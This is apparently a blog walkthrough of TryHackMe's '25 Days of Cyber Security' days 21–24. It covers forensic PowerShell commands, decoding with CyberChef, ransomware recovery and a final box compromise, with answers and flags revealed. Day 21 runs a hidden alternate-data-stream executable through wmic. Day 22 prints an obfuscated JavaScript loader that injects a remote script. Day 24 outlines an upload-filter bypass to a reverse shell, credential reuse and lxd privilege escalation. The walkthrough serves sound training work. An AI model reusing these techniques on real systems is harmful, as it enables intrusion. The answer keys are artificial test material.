TryHackMe Walkthrough - 25 Days of Cyber Security (Day 21-24)
Complete solutions and explanations for days 21–24 of the 25 Days of Cyber Security challenge on TryHackMe
You can find days 16-20 here.
Table of Contents:
Day 21
One of the 'little helpers' logged into his workstation only to realize that the database connector file has been replaced, and he can't find the naughty list anymore. Furthermore, upon executing the database connector file, a taunting message was displayed, hinting that the file was moved to another location.
McEager has been notified, and he will put the pieces together to find the database connector file.
Questions:
Read the contents of the text file within the Documents folder. What is the file hash for db.exe?
Change into the Documents directory and use Get-Content to read the file
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> Get-Content '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents>
Click to reveal
596690FFC54AB6101932856E6A78E3A1
What is the file hash of the mysterious executable within the Documents folder?
This question is missing one critical point. We are searching for the MD5 hash, so we have to provide Get-FileHash with the -Algorithm MD5 argument.
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...
Click to reveal
5F037501FB542AD2D9B06EB12AED09F0
Using Strings find the hidden flag within the executable?
We can use strings to extract strings from a file. To make this easier, I used Select-String to search for the flag.
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe | Select-String THM

THM{f6187e6cbeb1214139ef313e108cb6f9}
Click to reveal
THM{f6187e6cbeb1214139ef313e108cb6f9}
What is the flag that is displayed when you run the database connector file?
If we run the executable we get the following info:
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
So lets look for hidden ADS (Alternate Data Streams) in the file:
PS C:\Users\littlehelper\Documents> Get-Item .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144

The hidedb looks interesting, so lets execute it:
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4676;
        ReturnValue = 0;
};
Click to reveal
THM{3088731ddc7b9fdeccaed982b07c297c}
Day 22
The past few days there have been strange things happening at Best Festival Company. McEager hasn't had the time to fully investigate the compromised endpoints with everything that is going on nor does he have the time to reimage the workstations. McEager decides to log into a different workstation, one of his backup systems.
McEager logs in and to his dismay he can't log into his password manager. It's not accepting his master key! He notices that the folder name has been renamed to something strange.
Questions:
What is the password to the KeePass database?

Let's start by decrypting the folder name. The name looks like base64, so you can use CyberChef or another online tool to decode it:
Click to reveal
thegrinchwashere
What is the encoding method listed as the 'Matching ops'?

Use Magic in CyberChef on the Base64 string of the folder. Who can guess the outcome?
Click to reveal
Base64
What is the decoded password value of the Elf Server?
Open KeePass and use the password we discovered in Question 1.
In KeePass, you will find the Elf Server in the Network section.
the Password looks like hex, use an online tool or CyberChef do decode it.

Click to reveal
sn0wM4n!
What is the decoded password value for ElfMail?
I used CyberChef’s Magic on the encrypted password and got the answer this way:

Click to reveal
ic3Skating!
Decode the last encoded value. What is the flag?
Okay fo this we had to use From Charcode.
Running it one gives us the following output:
.ar somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true;somestring.src = String.fromCharCode(104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47); var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var i = alls.length; i--;) { if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 52, 99, 52, 100, 54, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56, 97, 56, 56, 98, 56)) > -1) { nt3 = false;} } if(nt3 == true){document.getElementsByTagName("head")[0].appendChild(somestring); }So lets run it twice:

Visit the url and get the flag!
Click to reveal
THM{657012dcf3d1318dca0ed864f0e70535}
Day 23
The mayhem at Best Festival Company continues. McEager receives numerous emails and phone calls about a possible ransomware attack affecting all the endpoints in the network. McEager knows that the endpoints which are infected with the malware don't have any backup copies but luckily on his workstation he has backups enabled.
Task: Investigate the malware and restore the files to their original state.
Questions:
Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?
When we open the Ransomenote file we get the following message:
As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p
The address looks like base64 so i used CyberChef to decode it:

Click to reveal
nomorebestfestivalcompany!
At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?
Just look in the Documents directory for files
Click to reveal
.grinch

What is the name of the suspicious scheduled task?
Open the Task Scheduler, it is pretty obvious:
Click to reveal
opidsfsdf
Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
Open the Actions tab of the task.
Click to reveal
C:\users\administrator\desktop\opidsfsdf.exe
There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?
Its the ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} task and the name already tells us the answer
Click to reveal
7a9eea15-0000-0000-0000-010000000000

Assign the hidden partition a letter. What is the name of the hidden folder?
Use Disk Management to assign a letter to the Backup partition:
- Right-click the partition → Change Drive Letter and Paths… → assign a letter.
Enable viewing hidden folders:
- Go to Options → Change folder and search options → View → select Show hidden files, folders, and drives.
Click to reveal
confidential
Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?
Click to reveal
m33pa55w0rdIZseecure!
Day 24
It was the night before Christmas and The Best Festival Company could finally rest. All of the toys had been made and the company had recovered from attack after attack. Everything was in Santa's hands now, leaving the elves to do little more than wish him a safe journey ahead. Elf McEager sat at his terminal staring absentmindedly at light snow that had begun to fall. Just as he had drifted off to sleep Elf McEager was jolted to attention as a small parcel appeared just at the edge of his view.
The present was wrapped in a deep blue velvet that appeared to shimmer in and out of the firelight, not unlike a blinking terminal prompt. Carefully, Elf McEager reached for the azure ribbon, untying it slowly so as to not damage it. The velvet slowly fell away, revealing a small NUC computer with a letter on top. Unfolding the letter, Elf McEager read it aloud:
"Elf McEager - your boundless effort to save Christmas this year has not gone unnoticed. I wanted to reward you with a special present, however, there's a catch. Elf McSkidy and I have seen your skills advance and we feel it would only be appropriate to give you a present after one last challenge. Inside this package, you'll have also found a computer. Plug this into the network and hack into it. Best of luck and Merry Christmas - Santa"
Without delay, Elf McEager connected the NUC appropriately and watched it whir to life. A small screen nearby the power button blinked and then displayed the IP address assigned to the device. Next to the IP, a small symbol appeared. McEager quietly wondered to himself what it could mean as he logged into his terminal, ready to start his final challenge.
Questions:
Scan the machine. What ports are open?
Click to reveal
80, 65000
What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.
Click to reveal
Light Cycle
What is the name of the hidden php page?
Click to reveal
uploads.php
What is the name of the hidden directory where file uploads are saved?
Click to reveal
grid
Bypass the filters. Upload and execute a reverse shell.
No answer needed
What is the value of the web.txt flag?
Click to reveal
THM{ENTER_THE_GRID}
Upgrade and stabilize your shell.
No answer needed
Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password
Click to reveal
tron:IFightForTheUsers
Access the database and discover the encrypted credentials. What is the name of the database you find these in?
Click to reveal
tron
Crack the password. What is it?
Click to reveal
@computer@
Use su to login to the newly discovered user by exploiting password reuse.
No answer needed
What is the value of the user.txt flag?
Click to reveal
THM{IDENTITY_DISC_RECOGNISED}
Check the user's groups. Which group can be leveraged to escalate privileges?
Click to reveal
lxd
Abuse this group to escalate privileges to root.
No answer needed
What is the value of the root.txt flag?
Click to reveal
THM{FLYNN_LIVES}
You can find more of my posts and projects here: https://blog.janalhorn.de